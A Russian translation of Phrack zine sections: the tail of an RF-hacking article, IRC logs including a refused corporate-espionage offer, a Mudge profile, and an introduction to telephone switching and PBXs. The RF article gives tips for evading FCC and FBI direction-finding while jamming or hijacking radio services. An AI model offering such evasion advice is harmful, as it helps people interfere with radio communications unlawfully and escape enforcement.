Окей, радиомен: вы взламываете репитеры, заставляете все беспроводные телефоны в округе звонить в полночь, и никто не может сделать заказ в местных фастфудах. Пока однажды к вам не ломятся FCC и ФБР. Как этого избежать? Прежде всего — не хакайте из дома. Упорные люди в итоге смогут вас найти. Как? DF (определение направления) и RF-идентификация. DF-оборудование — это широкополосная антенна и специализированный приёмник для измерения силы и направления сигнала. Более продвинутые блоки подключаются к GPS-устройствам для точного позиционирования и к ноутбукам для нанесения на карту и расширенного анализа, такого как компенсация многолучёвости (отмена отражённых сигналов). RF-идентификация основана на идее, что каждая рация имеет специфические характеристики из-за небольших дефектов в производстве VCO и усилительных секций. Сэмплируете форму волны рации — и теоретически можете отличить её от других. На практике это особо не работает: слишком много переменных. Температура, напряжение аккумулятора, возраст, погодные условия и многие другие факторы влияют на форму волны. Теоретически компьютер может сканировать в поисках конкретной рации — может, иногда и сработает. Знайте, что идентификация существует, но я бы особо не беспокоился. С другой стороны — DF-оборудование в опытных руках работает. Разозлите правильных радиолюбителей, и они с удовольствием сядут в свой Winnebago и объедут весь город в поисках вас. Если не сидеть на одном месте или находиться в районе с множеством металлических поверхностей (отражения) — найти вас будет очень-очень сложно. Хакайте мудро: хотя в FCC прошли серьёзные сокращения, есть случаи, когда они реагируют немедленно. За то, что уговариваете посетителей Burger King стать вегетарианцами, они за вами не придут — но если вздумаете стать авиадиспетчером на денёк, ожидайте, что за вами придут все известные федеральные ведомства (и некоторые из вам неизвестных).

Мой самолёт приземляется, так что на этом всё. В следующий раз — продвинутый RF-хакинг, мобильные терминалы данных, van Eck, шифрование и т.д.

```
EOF
```

IRC-лог: RAgent

10.16.96

```
GrimReper: Я работаю в Phrack
GrimReper: Ну да
GrimReper: Мне надо сдавать unix-тексты примерно каждый месяц
GrimReper: Я в Phrack уже давно
GrimReper: Phrack базируется в MASS
-> *grimreper* Так сколько Phrack тебе платит?
*GrimReper** Сколько?
*GrimReper** Хм......
*GrimReper** Около 142 долларов
-> *grimreper* серьёзно
-> *grimreper* кто платил?
*GrimReper** слово
*GrimReper** CardShoot
*GrimReper** Cardsh00t
```

```
-> *grimreper* хм, никакого "cardsh00t" в титрах Phrack #48 я не вижу
*GrimReper** Есть
-> *grimreper* мог бы прекратить врать, прежде чем я приведу daemon9,
+он тоже мой друг
-> *grimreper* он один из редакторов Phrack
*GrimReper** Видел последний Phrack?
*GrimReper** Там будет мой NN
*GrimReper** смотри
-> *grimreper* уже не будет
*GrimReper** Давай
-> *grimreper* на самом деле
*GrimReper** ну и что?
-> *grimreper* ты будешь упомянут
-> *grimreper* тебя запомнят как лгущего идиота, когда этот лог
+попадёт в следующий выпуск
```

IRC-лог: Aleph1

10.24.96

```
*** ggom это ~user01@pm1-6.tab.com (ggom)
*** в IRC через сервер piglet.cc.utexas.edu ([128.83.42.61] We are now all
  piglet)
*ggom* я собираю "инструментальный сарай". "Сарай" для определённой
    "экспертной" деятельности. Можешь помочь?
-> *ggom* может быть... продолжай
*ggom* я представляю определённых лиц, заинтересованных в корпоративной
   информации. Это подпадало бы под категорию "корпоративный шпионаж"
*ggom* эту информацию вероятно можно получить через фрикинг, но доступ к
   корпоративным серверам был бы плюсом... можешь помочь?
-> *ggom* а) откуда мне знать, что ты не коп/фед? б) почему ты пришёл
  за этим на #hack? б) какие данные нужны? в) какие деньги имеются в виду?
*ggom* куда ещё мне идти с такими вопросами????????
-> *ggom* ты мне скажи. Откуда ты знаешь о #hack?
*ggom* нашёл на IRC-сервере... подумал, что здесь хорошее место для
  начала...........  речь идёт о 4-5 цифрах за информацию
-> *ggom* а это 4-5 лет в придачу
-> *ggom* #hack регулярно посещают агенты под прикрытием, и канал логируется
-> *ggom* открыто говорить о таких вещах неумно
*ggom* да ладно...........  чувак, если ты ХОРОШ, ты НЕОТСЛЕЖИВАЕМ. я
   похоже ищу не там......
-> *ggom* ты слишком много раз смотрел "Хакеров" — и да, #hack не то место...
*ggom* мы в приватном канале.........предложи более приватное место....
-> *ggom* жаль, что ты начал не с той ноги. Если бы у тебя был миллион
   на такую информацию, у тебя были бы и ресурсы найти подходящего человека
   для работы. Значит, ты либо треплешься, либо агент, либо просто тупой.
   На этом разговор закончен.
*ggom* пока
*ggom* речь не о миллионе.. о 5-6 цифрах.........    ты прав
*ggom* поговори со мной.......
*ggom* поговори со мной.......
```

-:[Phrack Pro-Phile]:-

Автор: редакция Phrack / интервью с Mudge

Мы долго обсуждали, кто в сегодняшнем хакерском мире лучше всего воплощает всё правильное в хакинге, — и единогласно пришли к выводу, что это Mudge. Поэтому мы были искренне рады, когда наш первый выбор для первого pro-phile принял приглашение. Он взламывал ваш Apple warez, когда вы не могли; он писал переполнения буфера ещё до того, как это стало модным; он владел вашим Sendmail (и, вероятно, до сих пор владеет) — и при этом умудряется отдавать сообществу больше, чем кто-либо другой. Мы мало что можем добавить, так что посмотрим, что он сам о себе скажет…

Mudge
~~~~~

Личное

```
            Handle: mudge
         Call him: Достаточно людей его знают, чтобы оно не было секретом.
                   Если знаете — отлично, нет — скорее всего, вам и не нужно.
      Past handles: Многие старые крекеры Apple ][ знают меня под другим
                   хэндлом. Тот хэндл давно похоронен — благодаря
                   правительству.
    Handle origin: Mudge — очень распространённая ирландская фамилия. Я не
                   ирландец, но когда-то встретил человека с такой фамилией
                   и не мог поверить, что это настоящее имя. В знак
                   уважения к нему взял его как хэндл несколько лет назад
                   (и потому что старый хэндл по юридическим причинам
                   использовать уже нельзя).
    Date of Birth: Середина — конец 60-х
Age at current date: Середина — конец 20-х
           Height: 6'0"
           Weight: 150
        Eye color: Голубые
      Hair Color: Коричневатый / тёмный блонд, и очень длинные
        Computer: MPP RISC-машина с 16 процессорами, 4-процессорный i860
                   Cadmus, 2 Sparc'a, оригинальный Apple ][+, NeXT cube,
                   486, 4 Sun 3, Tektronix 4051, SouthWest Technical
                   Products 75
 Sysop/Co-Sysop of: Cell-Block, Magic Tavern, Co-Sysop на старых бордах
                   Circus и Circus-II, ATDT, Works, а также различных AE,
                   разбросанных по всей стране. И маленькое местечко
                   под названием l0pht.
 Boards Frequented: Terrapin Station, Metal Shop, Black Crawling Systems.
                   Раньше тусовался на Rutgers' со старыми людьми из DARPA
                   (они знают, кто они) через telenet.
      Net address: mudge@l0pht.com
```

Любимое

```
    Women: Не большой бабник — когда встречаюсь с кем-то, это обычно
           надолго. Хотя всегда приятно, когда крупные компании пытаются
           подкупить тебя другими способами. (Ещё больше — потому что это
           показывает, насколько крупные компании беспринципны по
           сравнению с обычными людьми :>)
     Cars: Ford GT40, Porsche Wolf, Ferrari 318's, и, конечно, чёрный
           SVT Cobra с чёрным кожаным салоном.
```
~~~~~

```
      Foods: Пиво
      Beers: Mateen Triple — с почётным вторым местом у Pilsner Urquell
      Music: Frank Zappa, Dream Theater, Rush, Gentle Giant, King Crimson
Instruments: Гитара. У меня реально есть учёные степени в области музыки
             (хех, пришлось как-то зарабатывать деньги, вот я и вернулся
             в компьютерный мир).
    Guitars: Ibanez 7-струнная, Gibson ES-225 Jazzer, и кастомная Ibanez
             по endorsement-сделке (подписана двумя порноактрисами).
      Books: «Jack of Shadows», «Roadmarks», «Stranger in a Strange Land»,
             «This Immortal», «Steal this Urine Test», «Steal this Book»,
             PANIC — замечательная библия авторов Sparc-переполнений буфера.
  Turn Ons: Pet Rocks
 Turn Offs: Работники 7/11, которые думают, что умеют танцевать под
             Фрэнка Заппу.
```

Другие страсти, интересы, любовь

Я обожаю вести l0pht и людей, причастных к нему. Нет ничего лучше, чем знать, что ты хотя бы пытаешься поддерживать свободный поток информации и отдавать что-то сообществу. Я люблю многое. Приятно видеть, что в сцене есть чувство юмора и что всё ещё достаточно олдскульных хакеров, готовых помочь, если к ним правильно подойти. Правда, старых уже не хватает, чтобы отвечать на каждое письмо с aol.com… Это замечательное ощущение — быть полезным для обеих сторон. Например: когда вышел сплоит 8.7.5 и когда мы много работали над SecureID (к их большому огорчению, мы продвинулись *реально* далеко) — оба лагеря, и разработчики ПО, и хакеры, были рады видеть наши результаты. Всё это про информацию и обучение. Если ты перестал учиться — ты делаешь что-то не так. К сожалению… обычно приходится публиковать сплоиты, чтобы заставить крупные компании исправить их глючный софт.

Самые памятные события

Несколько костюмов вышло из, да-да, K-cars и забрало большую часть моего имущества. Освоение ассемблера 6502 (и жизнь по нему). Первое переполнение буфера, написанное несколько лет назад. Запись группой первого аудио-CD. Игра музыки на одном из лазерных шоу Hobbit'a. То, как Wietse Venema попросил меня «не» взламывать Bell Labs во время своего доклада. То, как автор RFC про OTP из Bellcore написал мне письмо, осознав, что я его опередил с уязвимостями. Каждый день рядом с девушкой. Случай, когда по радио передали одну из написанных и сыгранных мной песен. The L0pht и его люди. Каждый раз, когда заканчиваешь работу над новым проектом — и он реально работает [особенно когда работаешь над гипотетическим сплоитом и он выгорает].

Люди, которых хочется упомянуть

Cheshire Catalyst — за первоначальное вдохновение. Ребята из L0pht, Raven, Hobbit — за то, что он просто блестящий засранец, ReDragon (лучшее чувство юмора и лучшее терпение… посмотрите, на кого он работает ;-)), Glyph — жёсткий кодер, Squarewave — за бесконечные часы восхищённых «ооо» и «аааа» при разборе его кода. Ребята из NewHack. G-heap, Pope, SpaceRogue, Kingpin, Tan, Weld, Stefan, Brian Oblivion, t-com — все обычные люди, которые тусуются и хорошо проводят

время на конфах с l0pht (то есть r00t, NHC, l0ck/anti l0ck, cDc…) — блин, ВСЕ ребята из cDc. И так далее, и тому подобное. Парни из ASR. Столько людей внесли такой вклад. Уверен, что многих пропустил.

Самый главный: мой отец [единственный человек, который мог сидеть и улыбаться сквозь всё это… и объяснял процедуры листинга и то, как 6502 работает РЕАЛЬНО] (это не листание страниц на Apple][+ — две разные вещи).

Несколько слов напоследок

Французский тост, пожалуйста…

31337 — не стойкий XOR-ключ…
(если только ваш секретный ключ хоста не короче 5 символов)

Спасибо новой команде Phrack за то, что держат хорошее дело живым. До сих пор помню, как скачивал свежие выпуски вместе с серией Countlegger и собирал их обратно с помощью Dalton's Disk Disintegrator.

И да…
если кто-то говорит вам, что что-то безопасно —
попросите его доказать это, а потом ВСЁ РАВНО не верьте.

Q: Напоследок — по личному опыту, большинство людей в сцене — законченные компьютерные задроты?

A: «Абсолютно нет. Мне посчастливилось тусоваться с людьми от Wietse Venema, Dan Farmer, Casper Dik, Peter Guttman — до хакерской сцены: Hobbit, Daemon9, ребята из l0pht… И очень немногих из этой компании я бы назвал "компьютерными задротами". Задротам во многих случаях не хватает того творческого изгиба, который есть у хакеров. Того самого изгиба, который говорит: мне плевать, что это _должно_ делать — я уверен, что смогу заставить это делать *вот это*.»

Q: Большое спасибо за про-файл.

A: «Большое спасибо за возможность.»

Введение в телефонию и АТС

Автор: Cavalier[TNO]

Содержание

1. Центральный офис (CO)
2. Учрежденческая АТС (PBX)
3. Свойства аналоговых и цифровых сигналов
4. Аналого-цифровое преобразование
5. Цифровая передача данных
6. Мультиплексирование
7. Среды передачи
8. Сигнализация

---

1. Центральный офис

Телефоны сами по себе ничего особенного не делают. Именно их связь с остальным миром делает их одним из величайших достижений человечества.

На заре телефонной связи абоненты были вынуждены самостоятельно устанавливать соединения с другими телефонами — буквально тянуть собственные телефонные линии.

Хотя неудобство для пользователя ограничивало распространение телефонной связи, вскоре возникла ещё более серьёзная проблема. По мере роста популярности телефона всё больше людей хотело быть подключено к сети. В то время каждый аппарат нужно было соединять напрямую с каждым другим. Очень быстро из домов и предприятий потянулся хаотичный лабиринт проводов.

Простая математическая формула наглядно демонстрирует рост числа необходимых соединений в сети с прямыми связями:

```
I = N(N-1)/2
(I = число взаимосвязей; N = число абонентов)

I = 100(100-1)/2
```

Если бы всего 100 абонентов попытались соединиться друг с другом, потребовалось бы 4950 отдельных проводных соединений! Очевидно, был нужен лучший метод.

Коммутация

Коммутатор центрального офиса (CO) — это устройство, соединяющее абонентские цепи в локальной зоне, например в городе. CO — это здание, куда сходятся все абонентские телефонные линии, обеспечивающее возможность их взаимного соединения. Если кто-то хочет позвонить соседу, вызов маршрутизируется через CO и переключается к соседу.

Что если кому-то нужно позвонить другу в соседний город? Если друг подключён к другому CO, связь была невозможна.

Решением стало соединение CO между собой. Тогда CO-A маршрутизировал звонки через CO-B для завершения соединения.

Сегодня каждый CO в мире соединён с каждым другим CO в огромной коммуникационной магистрали, известной как Коммутируемая телефонная сеть общего пользования (PSN). PSN имеет несколько разных названий:

• Коммутируемая сеть с набором номера
• Коммутируемая сеть
• Телефонная сеть

CO обеспечивает всем пользователям (абонентам) возможность соединения друг с другом. Критически важно, однако, что ни один CO не располагает ресурсами для одновременного обслуживания всех своих пользователей. Это было бы слишком дорого и совершенно не нужно, поскольку в подавляющем большинстве случаев лишь небольшая доля абонентов пользуется телефоном одновременно.

Если в редкий момент все цепи окажутся заняты, следующий звонок будет заблокирован. Звонок блокируется, если нет доступных цепей для его коммутации, поскольку все цепи используются.

Термин «вероятность блокировки» — статистическая величина, определяющая вероятность того, что звонок не сможет быть коммутирован. Для современных коммерческих CO вероятность блокировки очень мала.

История центральных офисов

Операторская коммутация

В первых CO абонент, желающий сделать звонок, крутил ручку магнето-генератора, запрашивая обслуживание у местной телефонной компании. Оператор на CO отслеживал абонентские соединения, наблюдая за лампочками на панели коммутатора. Когда загоралась лампочка абонента, сигнализируя о запросе обслуживания, оператор отвечал: «Номер, пожалуйста...».

Оператор соединял один звонок с другим, вставляя один конец шнура в гнездо звонящего, а другой конец — в гнездо вызываемого абонента, устанавливая ручное физическое соединение.

На коммутаторе должно было быть гнездо для каждой входящей и исходящей линии, нуждавшейся в обслуживании. Число линий, которые мог обслуживать оператор, ограничивалось длиной его рук. Тарификация осуществлялась операторами, заполнявшими квитанцию на каждый звонок с указанием времени начала и окончания.

Пока телефонных абонентов было мало, этот метод работал нормально. По мере роста популярности телефона всё больше аппаратов совершало всё больше звонков, и ручная коммутация и тарификация каждого звонка становились всё более неуправляемыми и дорогостоящими.

Шаговый коммутатор Строуджера

Механический коммутатор был изобретён в 1890-х годах владельцем похоронного бюро из Канзас-Сити по имени Алмон Б. Строуджер. Он начал подозревать неладное, когда звонящие, искавшие похоронное бюро, постоянно получали переадресацию к его конкурентам, а не к нему. Когда он узнал, что местная телефонистка — жена его соперника, подозрения подтвердились. Он принялся изобретать коммутационную систему, которая не зависела бы от человеческого вмешательства.

Его изобретение, получившее название «коммутатор Строуджера» или «шаговый коммутатор», стало первой автоматической электромеханической коммутационной системой. Она передавала управление коммутацией в руки абонента вместо оператора путём добавления к телефону механизма набора номера.

Шаговый коммутатор завершал вызов, шаг за шагом продвигаясь по двум осям коммутационной матрицы в СО. Вызов смещался вертикально на один из десяти уровней и поворачивался горизонтально к одному из десяти терминалов.

Он назывался шаговым, потому что вызовы продвигались по одному шагу по мере того, как абонент набирал каждую цифру номера. После набора последней цифры коммутатор захватывал свободную цепь и соединял вызов.

Результатом применения шагового коммутатора стало устранение необходимости в ручном операторском соединении и предоставление абоненту конфиденциальности и контроля над звонком.

Шаговый коммутатор был замечательным изобретением для своего времени. Сегодня он устарел. По сравнению с современными коммутаторами он медленный, шумный и слишком дорогой в обслуживании. Он также громоздкий и неэффективный.

Координатный коммутатор

Координатный коммутатор был изобретён и разработан в конце 1920-х годов. Одним из главных технологических достижений стало введение аппаратной памяти для хранения набранных цифр до завершения набора номера.

В отличие от шагового метода, обработка вызовов не осуществлялась под непосредственным управлением входящих импульсов набора. При шаговом методе каждый телефонный вызов управлял собственным маршрутом через коммутационную матрицу со скоростью набора цифр пользователем. Координатный коммутатор предложил лучший метод.

Устройства, называемые регистрами, сохраняли цифры в памяти по мере их набора звонящими. Только после набора всех цифр вызов начинал коммутироваться. Получив и сохранив все цифры, регистр передавал их процессору для анализа и маршрутизации вызова.

После установления маршрута и соединения вызова регистр и процессор освобождались и становились доступны для обработки другого вызова. Этот процесс в совокупности назывался «общим управлением».

Общее управление привело к более быстрому завершению вызовов и увеличению ёмкости коммутатора. При старом шаговом методе время физического набора цифр пользователем занимало драгоценное время коммутатора, поскольку набор цифр был наиболее времязатратной частью коммутации вызова. Эти 8–12 секунд набора препятствовали другим пользователям получить доступ к коммутационной матрице и в целом замедляли работу.

Гениальность общего управления координатным коммутатором состояла в том, чтобы хранить набираемые цифры по мере их поступления, а после завершения набора отправлять цифры на обработку. Процесс набора номера больше не заставлял другие вызовы ждать ресурсов коммутатора.

Общее управление создало разделение управляющих функций (установка и направление вызова) и функций коммутации (физическое создание соединений).

Коммутационная матрица координатного коммутатора

Соединения устанавливались путём выделения отдельного проводного пути через коммутационную матрицу. Координатные коммутаторы использовали пересечение двух точек для соединения. Из горизонтальной и вертикальной матрицы проводов выбирался один ряд,

соединяемый с одним столбцом. Система всё ещё продвигала вызов через сеть, но только после набора всех цифр. Этот метод создавал более эффективное распределение ресурсов коммутатора.

Существует четыре важных компонента координатного коммутатора.

• **Маркер** — «мозг» координатного коммутатора. Он определяет линию, запрашивающую обслуживание, и распределяет регистр.
• **Регистр** предоставляет гудок и принимает и хранит набранные цифры.
• **Матрица** — набор горизонтальных и вертикальных шин. Точка пересечения крестообразных контактов устанавливает соединение.
• **Блок сопряжения с магистралью**, также называемый отправителем, обрабатывает вызовы от АТС.

Хотя координатный коммутатор быстрее и менее громоздок, чем шаговый, он всё ещё является электромеханическим и требует много технического обслуживания. Он требует огромного пространства, выделяет много тепла и производит значительный шум.

Электронная коммутационная система (ESS)

Появление электронной коммутации (также называемой коммутацией с хранимой программой) стало возможным благодаря транзистору. Введённая в 1965 году Электронная коммутационная система (ESS) значительно ускорила скорость обработки и ёмкость коммутатора и не меньше чем произвела революцию в отрасли.

Современные коммутаторы ESS выполняют пять основных функций для установления и поддержания обслуживания в публичной сети.

1. Установление соединения между двумя и более точками
2. Обеспечение услуг технического обслуживания и тестирования
3. Запись и сортировка данных о выставлении счетов абонентам
4. Предоставление абонентских функций, таких как ожидание вызова
5. Обеспечение доступа к операторам для получения специальных услуг

ESS использует компьютерную логику для управления теми же двумя основными операциями, что были введены с координатным коммутатором: общее управление и коммутационная матрица.

(В ESS термины «управление хранимой программой», «общее управление» и «электронная коммутация» являются синонимами.)

Общее управление ESS

Функция общего управления аналогична его функции в координатном коммутаторе. Разница в том, что общее управление реализуется электронным, а не электромеханическим способом. Как и в координатном коммутаторе, одна группа управляющих устройств контролирует функции всех линий. Однако вместо жёстко запрограммированной логики координатного коммутатора управляющее устройство представляет собой компьютер с памятью, накопителем и возможностью программирования.

В ESS компьютер управляет общим управлением. Он контролирует все линии и магистрали, поступающие в CO, отслеживая изменения электрического состояния цепи, например снятие трубки. Когда абонент снимает трубку и набирает номер, оборудование общего управления обнаруживает запрос на обслуживание и отвечает отправкой гудка. Затем оно принимает, хранит и интерпретирует набранные цифры.

Аналогично работе координатного коммутатора, после обработки цифр компьютер устанавливает путь через коммутационную матрицу для завершения вызова. После установления соединения для вызова оборудование общего управления освобождается и становится доступным для завершения

других вызовов.

Коммутационная матрица ESS

В координатном коммутаторе соединения устанавливались путём выделения отдельного проводного пути через матрицу, устанавливая соединение между входом и выходом. Матрица в ESS логически аналогична координатной решётке, за исключением того, что путь электронный, а не электромеханический. Называемая TDM-шиной, она представляет собой твердотельную схему, нанесённую на небольшие управляемые компьютером печатные платы. Компьютер управляет соединениями и картой состояния путей для определения того, какой путь должен быть установлен для соединения вызывающего и вызываемого абонентов.

```
Коммутационная матрица координатного коммутатора =
    лабиринт физических проводных перекрёстных соединений

Коммутационная матрица ESS =
    электронная мультиплексированная TDM-шина
    (шина с временным разделением каналов)
```

Достижения ESS

Беспрецедентным достижением ESS стало преимущество в скорости и вычислительной мощности над координатным коммутатором благодаря цифровой, а не электромеханической коммутации вызовов. Вычислительная мощность, которая потребовала бы целый городской квартал координатной технологии, могла быть реализована на одном этаже оборудования ESS. Для обслуживания ESS требовалось значительно меньше усилий, поскольку она была компактнее и имела меньше движущихся частей.

Телефонные компании и так перешли бы на новую технологию ради этих преимуществ. Но было ещё многое, что она могла предложить. Мощь компьютера.

Компьютерная программа с хранимыми инструкциями имеет существенные преимущества. Она позволяет системе выполнять функции, недоступные прежним коммутаторам. Например, коммутатор может собирать статистическую информацию для оценки своей эффективности. Он может выполнять самодиагностику неисправностей цепей и системы и сообщать о неполадках. В случае возникновения проблем технические специалисты могут устранить их через клавиатуру и терминал. Тот же терминал, часто называемый терминалом системного менеджера, позволяет персоналу вносить системные изменения и загружать новое программное обеспечение, устраняя необходимость ручного перемонтажа соединений.

Компьютер использует два типа памяти:

• **Постоянная память (ROM)** используется для хранения основных операционных инструкций и не может быть изменена конечным пользователем. Содержимое этой памяти может изменить только производитель.
• **Оперативная память (RAM)** хранит конфигурационную и базовую информацию. Содержимое её памяти может быть изменено системным администратором.

Другие важные функции компьютера включают:

• Выполнение функций тарификации
• Формирование отчётов по анализу трафика
• Генерация всех тонов и объявлений о состоянии цепей и вызовов

Компьютерное управление работает под руководством программного обеспечения, называемого общей программой. Периодическое обновление или дополнение общей программы позволяет ESS быть значительно более гибкой и управляемой, чем предыдущие поколения коммутаторов, поскольку обновлять, как правило, нужно программное обеспечение, а не аппаратное.

Электронная коммутация ознаменовала появление новых функций и услуг для абонентов. Звонки по кредитным картам, повторный набор последнего номера, переадресация, конференц-связь и автоматическое определение номера (ANI) — лишь несколько примеров беспрецедентных предложений для абонентов.

ESS — это почти безотказная машина. Её проектный показатель — один час простоя за 20 лет. В современной конкурентной среде, ориентированной на более качественное телекоммуникационное оборудование, коммутаторы ESS обеспечивают уровень обслуживания и надёжности, недостижимый в прошлом.

---

2. Учрежденческая АТС (PBX)

Две основные цели любой АТС:

• Обеспечить коммуникации в организации
• Быть экономически эффективной

Организации, имеющие более нескольких телефонов, как правило, оснащены внутренним механизмом коммутации, соединяющим внутренние телефоны между собой и с внешним миром.

АТС — это миниатюрная система коммутации, аналогичная системе центрального офиса, предназначенная для частного учреждения. АТС выполняет многие из тех же функций, что и СО. Фактически некоторые крупные учреждения используют настоящие СО в качестве своих частных АТС.

Хотя АТС и СО тесно связаны, между ними есть различия:

• АТС предназначена для частного использования внутри компании. СО предназначен для публичного обслуживания.
• АТС обычно имеет консоль дежурного, которая принимает внешние звонки и соединяет их с внутренними добавочными номерами.
• Большинство АТС не поддерживают высокий уровень защиты обслуживания, который должен поддерживаться в СО. Такие функции, как резервирование процессора (на случай отказа) и резервное питание от аккумулятора, являющиеся стандартными в СО, могут отсутствовать в АТС.
• СО требует семизначного местного телефонного номера, тогда как АТС может быть более гибкой и создавать планы нумерации для наилучшего обслуживания своих пользователей (добавочные номера из 3, 4, 5 или 6 цифр).
• АТС может ограничивать отдельные станции или группы станций в использовании определённых функций и услуг, например доступа к внешним линиям. СО, как правило, не заинтересован в ограничениях, поскольку эти функции и услуги оплачиваются абонентом. СО обычно предоставляет неограниченный доступ каждому участнику сети.

АТС состоит из трёх основных элементов:

1. Общее оборудование (процессор и коммутационная матрица)
2. Магистрали СО
3. Абонентские линии

Общее оборудование

Работа АТС параллельна работе ESS центрального офиса. Её общее управление включает:

• Центральный процессор (CPU) под управлением программного обеспечения, которое интеллектуально определяет, что и как нужно сделать.
• Цифровую мультиплексированную коммутационную матрицу, выполненную на печатных платах, устанавливающую взаимосвязь между вызывающим и вызываемым абонентами.

CPU хранит операционные инструкции и базу данных информации, на основе которой принимает решения. Он постоянно контролирует все линии на предмет сигналов управления. Коммутационная матрица устанавливает соединения между станциями или между станциями и исходящими магистралями.

Размещённое в оборудовательных шкафах, общее оборудование АТС нередко достаточно компактно, чтобы занять лишь кладовку или небольшое помещение. Учитывая чрезвычайно высокие арендные ставки во многих компаниях, небольшие размеры — одно из главных достоинств АТС.

Магистрали CO и абонентские линии

Магистраль — это коммуникационный путь между коммутаторами. Магистраль может обеспечивать путь между АТС и CO или между двумя АТС и двумя CO. Магистраль может находиться в частной собственности или представлять собой арендованный набор линий, проходящих через коммутируемую телефонную сеть.

Линия — это коммуникационный путь между коммутатором и оконечным оборудованием, например между АТС и внутренним телефоном или между CO и домашним телефоном.

Функция АТС — соединять или коммутировать исходящие магистрали с внутренними линиями.

Два типа линий

Абонентские линии бывают либо аналоговыми, либо цифровыми — в зависимости от подключаемого оборудования. Если телефон на столе цифровой, он должен быть подключён к цифровой линии. Если телефон аналоговый — к аналоговой линии.

Типы магистралей

Существует широкое разнообразие магистралей, которые могут быть подключены к АТС для связи за её пределами. Каждый тип имеет разные функции и возможности.

Соединительные магистрали (Tie Trunks)

Организации, обслуживающие сеть географически распределённых АТС, часто используют соединительные магистрали для их взаимосвязи. Соединительная магистраль — это постоянная цепь между двумя АТС в частной сети. Соединительные магистрали обычно арендуются у оператора общей связи; однако возможна организация частного микроволнового соединения. Как правило, арендованные соединительные магистрали оплачиваются не за каждый звонок, а в зависимости от длины магистрали. Если соединительная магистраль используется более одного-двух часов в день, тарификация с учётом расстояния более экономична.

T1-магистраль — это цифровая арендованная магистраль CO, способная мультиплексироваться в 24 голосовых или информационных канала при общей скорости 1,544 Мбит/с. T1-магистрали используются как соединительные магистрали АТС-АТС, магистрали АТС-CO, а также для обхода местного CO и прямого подключения к оператору дальней связи. Это стандарт цифровой передачи в Северной Америке и Японии.

T1 использует две пары обычного витого провода — такого же, как в жилом помещении абонента. Импульсно-кодовая модуляция является предпочтительным методом аналого-цифрового преобразования.

T2-магистраль рассчитана на 96 мультиплексированных каналов при общей скорости 6,312 Мбит/с.

T3-магистраль рассчитана на 672 мультиплексированных канала при общей скорости 44,736 Мбит/с.

T4-магистраль рассчитана на 4032 мультиплексированных канала при общей скорости 274,176 Мбит/с.

Магистрали прямого входящего набора (DID)

Входящие звонки на АТС нередко сначала проходят через позицию дежурного. DID-магистрали позволяют пользователям принимать звонки напрямую снаружи без участия дежурного. DID даёт три основных преимущества:

1. Обеспечивает прямой доступ к станциям снаружи АТС.
2. Позволяет пользователям принимать звонки, даже когда коммутатор дежурного закрыт.
3. Снижает нагрузку на дежурных.

Пулы магистралей

Магистрали не подключаются к телефонной станции пользователя. Вместо этого магистрали объединяются в группы схожим образом настроенных магистралей, называемые пулами. Когда пользователь хочет получить доступ к магистрали, он может набрать код доступа — например, «9» для получения магистрали из пула. Пулы магистралей упрощают системное администрирование, поскольку управлять небольшим числом групп проще, чем большим числом отдельных магистралей.

Порты

Порты — это физический и электрический интерфейс между АТС и магистралью или абонентской линией.

Телефоны АТС

Телефонные станции в АТС подключены не напрямую к CO, а к АТС. Когда станция снимает трубку, АТС распознаёт это и отправляет на станцию собственный гудок. АТС требует цифру доступа — обычно «9» — для получения свободной CO-магистрали из пула для соединения станции с публичной сетью. Это соединение между телефоном и АТС позволяет станциям пользоваться множеством функций АТС.

Консоль дежурного — это специальный телефон АТС, предназначенный для выполнения нескольких функций. Традиционно большинство АТС использовали дежурных как центральную точку ответа на входящие звонки. Звонки на АТС сначала поступали к дежурному, который отвечал, называя компанию. Затем дежурный устанавливал соединение с нужным абонентом, а также оказывал помощь пользователям АТС, включая справочное обслуживание и сообщения о проблемах.

В последние годы был внедрён ряд экономящих затраты усовершенствований консоли дежурного. Функция, обычно называемая автоматическим дежурным, позволяет устанавливать соединения без участия человека, существенно снижая эксплуатационные расходы АТС.

Блокирование и неблокирование

Блокирование — критически важный аспект функционирования АТС. Неблокирующий коммутатор — это коммутатор, предоставляющий столько же портов ввода/вывода, сколько линий в сети. Иными словами, коммутационная матрица обеспечивает достаточно путей для одновременного соединения всех линейных и магистральных портов.

Системы АТС обычно являются блокирующими. Обеспечение неблокирования требует экспоненциального роста ресурсов и затрат. Исходя из исследований телефонного трафика и характера вызовов, как правило, допустимо обеспечить низкий уровень блокирования в обмен на значительную экономию ресурсов общего оборудования.

Показатели качества обслуживания — это количественные измерения блокирования. Они записываются в форме:

```
P.xx
```

где xx — двузначное число, указывающее, сколько звонков из ста будет заблокировано. Чем меньше число, тем выше качество обслуживания.

P.01 означает, что один звонок из ста будет заблокирован. Это лучший показатель качества обслуживания, чем P.05, при котором блокируется пять звонков из ста. Естественно, обслуживание P.05 стоит дешевле, чем лучшее качество обслуживания, обеспечиваемое P.01.

Даже если коммутационная матрица АТС является неблокирующей, внутренний вызывающий абонент всё равно может не получить доступ к внешней магистрали, если все магистрали заняты. Магистрали СО стоят денег, и лишь немногие АТС выделяют по одной магистрали на каждую внутреннюю линию. Вместо этого проводятся исследования трафика для определения процента времени, в течение которого станция будет подключена к внешней магистрали в часы пик.

Если, например, установлено, что средняя станция использует магистраль лишь 20% времени в часы пик, то коммутатор может быть настроен на соотношение линий и магистралей 5:1, то есть на каждые пять линий (или добавочных номеров) приходится одна магистраль. Большинство АТС настраиваются по этому принципу как основному способу экономии.

Функции АТС

СО и АТС имеют много общих атрибутов и функциональных возможностей. Однако СО создан для выполнения задач, отличных от задач АТС, что приводит к различиям в их возможностях. Ниже приведён обзор распространённых функций АТС, отсутствующих в СО.

Автоматический выбор маршрута (ARS)

Одна из главных забот любого менеджера по телекоммуникациям — снижение расходов, в том числе на услуги дальней связи. ARS — это функция, контролирующая расходы на дальнюю связь.

В большинстве АТС подключено не только публичные СО-магистрали. Они могут содержать комбинацию соединительных магистралей к другим АТС (T1/E1 и другие). Каждый тип магистрали имеет отдельную схему тарификации, более или менее дорогую для заданного числа переменных.

Чрезвычайно сложно пытаться объяснить сотрудникам компании, какие магистрали выбирать для каких звонков в какое время суток. Это противоречит цели любой АТС — повышению производительности и прозрачности для пользователя, — если сотрудники вынуждены листать тарифные таблицы каждый раз, когда хотят воспользоваться телефоном.

Вместо этого ARS программирует центральный процессор АТС для выбора наиболее дешёвой магистрали для каждого отдельного звонка. Когда пользователь совершает звонок, компьютер определяет наиболее экономичный маршрут, набирает цифры и завершает вызов.

Доступ к функциям

